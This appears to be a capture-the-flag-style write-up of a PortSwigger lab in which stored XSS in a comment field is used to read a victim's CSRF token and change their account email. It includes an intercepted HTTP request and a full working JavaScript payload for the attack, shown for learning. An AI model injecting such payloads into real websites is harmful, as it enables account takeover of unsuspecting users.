XSS To Bypass CSRF Defenses
Introduction
This is a writeup for the 24th lab within the XSS PortSwigger series titled Exploiting XSS to Bypass CSRF Defenses.
For the report link you can find it here
Investigation
From the description of the lab, we are going to bypass CSRF by automatically getting the CSRF token from the HTML using JS.
We are going to leverage the CSRF token that we are going to hijack using XSS to change the email of the victim. From this description we can say that we will be fetching an endpoint named /my-account/change-email that takes the CSRF token and the new email address as parameters.

Let’s connect to the account using the credentials provided by PortSwigger: wiener:peter, as shown in the following image.
The first thing we are going to do before the exploitation of XSS is identify which endpoint allows us to update the email. As shown in the following image, this is the page to change the email; we are going to use Burp Suite to identify the endpoint, the method, and the parameters to pass.
.png)
After attempting to change the email and intercepting the traffic using Burp Suite, we got the following details.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
POST /my-account/change-email HTTP/2
Host: 0ac400800388441882d921c400f8001f.web-security-academy.net
Cookie: session=nyMx1vNIWYDQHXrAhe6PywaRn7xpSDID
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:148.0) Gecko/20100101 Firefox/148.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Origin: https://0ac400800388441882d921c400f8001f.web-security-academy.net
Referer: https://0ac400800388441882d921c400f8001f.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

email=koussay%40gmail.com&csrf=nSEd8hM41aoPfGq5seKcCAwpqUfyDnpX
So the endpoint is /my-account/change-email, the method is POST, and the parameters are email and csrf.
The CSRF token can be retrieved from the following hidden input field:
1
Exploitation
Now we know which endpoint to fetch and exactly what to send. Since this lab states that the comment functionality contains an XSS vulnerability, we are going to inject the following JS code.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15

document.addEventListener("DOMContentLoaded", () => {

    let endpoint = '/my-account/change-email';
    let csrf_token = document.getElementsByName('csrf')[0].value;
    let email = 'email@go.vrrrm';

    fetch(endpoint, {
        method: 'POST',
        headers: { "Content-Type": "application/x-www-form-urlencoded" },
        body: `email=${email}&csrf=${csrf_token}`
    });

});
Let’s submit it as shown in the following image.
As we can see, the lab is solved as shown in the following image.
.png)
NOTE: If we check our own email, it is not changed. When I investigated why, I found that it is a problem from the PortSwigger lab’s backend itself — it returns a
400status code:METHOD NOT ALLOWED.
Conclusion
This was the same lab as the previous one: writing a payload via stored XSS so that other users who visit the page are affected by it.